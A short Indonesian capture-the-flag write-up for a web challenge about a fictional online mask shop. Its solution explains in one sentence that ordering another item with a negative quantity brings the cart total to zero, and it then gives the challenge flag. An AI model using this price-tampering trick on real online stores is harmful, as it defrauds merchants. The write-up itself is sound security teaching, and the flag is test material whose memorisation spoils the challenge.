
Pemilik toko masker online dari soal sebelumnya telah menyadari bahwa aplikasinya dapat diakali sehingga banyak orang yang bisa memesan dan mendapatkan masker secara gratis. Bug yang dianggap sebagai penyebab kerugian toko tersebut kemudian diperbaiki.


Anda pun tetap ingin mencoba untuk mendapatkan masker secara gratis dari toko tersebut. Flag akan ditampilkan ketika Anda berhasil membeli 100 buah masker N99.

<https://tokomasker2.web.cyber.jawara.systems/>

Penyelesaian

Mirip seperti soal toko masker 1, tapi bedanya price tidak dapat diubah, solusinya adalah dengan membeli barang lain dengan jumlah negatif, jadi harganya dapat menjadi 0, dan flag dapat ditemukan





Flag: CJ2020{another_variant_of_price_tampering_from_real_case}